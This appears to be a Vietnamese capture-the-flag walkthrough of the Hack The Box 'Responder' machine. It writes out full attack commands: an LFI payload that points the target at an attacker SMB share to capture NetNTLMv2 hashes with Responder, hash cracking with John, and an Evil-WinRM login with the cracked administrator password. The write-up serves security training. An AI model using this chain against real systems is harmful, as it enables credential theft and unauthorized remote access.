
**Responder**

**Enumeration**

Chúng ta sẽ bắt đầu quét máy chủ đang mở cổng và chạy dịch vụ nào bằng Nmap.



Máy chủ đang chạy dịch vụ web ở cổng 80 và WinRM ở cổng 5985.

Windows Remote Management hay WinRM là 1 giao thức quản trị từ xa được dựng sẵn trong Windows sử dụng Simple Object Access Protocol (SOAP) để tương tác với các máy tính từ xa. WinRM cho phép người dùng:

* Giao tiếp và tương tác với các máy chủ từ xa
* Thực thi lệnh từ xa trên các hệ thống không cục bộ nhưng kết nối được mạng
* Theo dõi, quản lý và cấu hình các máy chủ, hệ điều hành từ xa

**Website Enumeration**

Mở Firefox, tìm kiếm http://[target-ip], trình duyệt trả về thông báo không tìm thấy máy chủ. Nhìn thanh URL, nó hiển thị http://unika.htb. Trang web chuyển hướng trình duyệt đến 1 url mới và máy chủ của bạn không biết cách để tìm unika.htb. Máy chủ web đang chạy name-based Virtual Hosting để xử lí các yêu cầu.

Name-based Virtual Hosting là 1 phương pháp để lưu trữ nhiều tên miền trên 1 máy chủ. Điều này cho phép một máy chủ chia sẻ tài nguyên như bộ nhớ và các chu kỳ xử lí mà không yêu cầu tất cả các dịch vụ phải được sử dụng bởi cùng 1 hostname.


Máy chủ web kiểm tra tên miền được cung cấp trong Host header để phản hồi.

Tập tin /etc/hosts phân giải hostname thành địa chỉ IP, do đó chúng ta cần thêm 1 dòng vào tập tin /etc/hosts để cho phép trình duyệt phân giải địa chỉ unika.htb

echo "10.129.128.223 unika.htb" | sudo tee -a /etc/hosts

Thêm dòng này vào tập tin /etc/hosts cho phép trình duyệt phân giải tên miền unika.htb thành địa chỉ IP và thêm http header Host: unika.htb trong mỗi yêu cầu http🡪 máy chủ mới phản hồi.

Một trong những tập tin phổ biến nhất mà kẻ tấn công muốn truy cập trong Windows để xác định LFI là tập tin hosts, WINDOWS\System32\drivers\etc\hosts.



**Responder Challenge Capture**

Chúng ta biết ứng dụng web bị dính lỗ hổng LFI, có thể include 1 tập tin trên máy của kẻ tấn công. Nếu chúng ta chọn giao thức như SMB, Windows sẽ cố gắng xác thực với máy của chúng ta và chúng ta có thể lấy được NetNTLMv2.

**Using Responder**

Trong tập tin cấu hình php.ini, “allow\_url\_include” đặt là “Off”, nghĩa là php không tải HTTP hoặc FTP URLs từ xa để ngăn chặn tấn công RFI. Tuy nhiên, nếu allow\_url\_include và allow\_url\_fopen đặt là Off, PHP sẽ không ngăn chặn tải các urls SMB. Chúng ta có thể lợi dụng điều này để đánh cắp NTLM hash.

Tham khảo:

* https://osandamalith.com/2017/03/24/places-of-interest-in-stealing-netntlm-hashes/
* https://github.com/lgandx/Responder

Cách Responder hoạt động?

Responder có thể thực hiện nhiều tấn công khác nhau, nhưng trong tình huống này, nó sẽ cài đặt 1 máy chủ giả. Khi nạn nhân xác thực NTLM với máy chủ đó, Responder gửi lại 1 challenge để máy chủ mã hóa với mật khẩu của người dùng. Khi máy chủ phản hồi, Responder sẽ dùng challenge và phản hồi để tạo NetNTLMv2. Chúng ta không thể dịch ngược NetNTLMv2, chúng ta có thể thử nhiều mật khẩu khác nhau để xem có tạo được challenge-response giống nhau và nếu chúng ta tìm được, thì nó là mật khẩu. Điều này gọi là hash cracking, chúng ta sẽ làm bằng công cụ John The Ripper.

Nếu công cụ Responder chưa cài trên máy, chúng ta sẽ clone kho chứa Responder đến máy cục bộ:

git clone https://github.com/lgandx/Responder

Kiểm tra Responder.conf có lắng nghe yêu cầu SMB:



Bắt đầu Responder với python3, truyền vào giao diện mạng bạn muốn nghe bằng flag -I:

sudo python3 Responder.py -I tun0

Trong Kali Linux, Responder được cài sẵn nên nó có thể chạy bằng lệnh sau:

sudo responder -I {network\_interface}

Trong trường hợp của chúng ta, lỗi sinh ra do không thể bắt đầu máy chủ TCP ở cổng 80 vì cổng 80 đang được sử dụng bởi 1 một dịch vụ khác trên máy chủ. Lỗi này có thể được khắc phục bằng cách thay đổi tập tin Responder.conf để tắt mục HTTP được liệt kê bên dưới “Servers to start”.

Location of Responder.conf file -

-> for default system install : /usr/share/responder/Responder.conf

-> for github installation : /installation\_directory/Responder.conf

Đặt HTTP là Off dưới mục “Servers to start” trong tập tin Responder.conf:

; Servers to start

SQL = On

SMB = On

RDP = On

Kerberos = On

FTP = On


POP = On

SMTP = On

IMAP = On

HTTP = On

[\*\* SNIP \*\*]




Responder được cài đặt xong, chúng ta sẽ yêu cầu máy chủ include một tài nguyên từ máy chủ SMB giả bằng cách đặt tham số page như sau:


http://unika.htb/?page=//10.10.14.25/somefile

Chúng ta chỉ định địa chỉ của SMB share là địa chỉ IP của máy tấn công. Bây giờ máy chủ cố gắng tải tài nguyên từ máy chủ SMB giả và Responder sẽ lấy được NetNTLMv2.

Sau khi gửi payload của chúng ta qua trình duyệt web chúng ta nhận được thông báo lỗi không tải được tập tin:




Nhưng kiểm tra máy chủ Responder đang lắng nghe chúng ta có NetNTLMv2 của Administrator.




NetNTLMv2 bao gồm challenge và phản hồi được mã hóa.

**Hash Cracking**

Chúng ta có thểm đẩy hash vào trong 1 tập tin và bẻ khóa nó với John.



john -w=/usr/share/wordlists/rockyou.txt hash.txt



password: badminton

**WinRM**

Chúng ta sẽ kết nối đến dịch vụ WinRM trên máy chủ. Vì Powershell không được cài đặt sẵn trên Linux, chúng ta sẽ dùng công cụ Evil-WinRM để kết nối:

evil-winrm -i 10.129.136.91 -u administrator -p badminton



Chúng ta có thể tìm flag trong C:\Users\mike\Desktop\flag.txt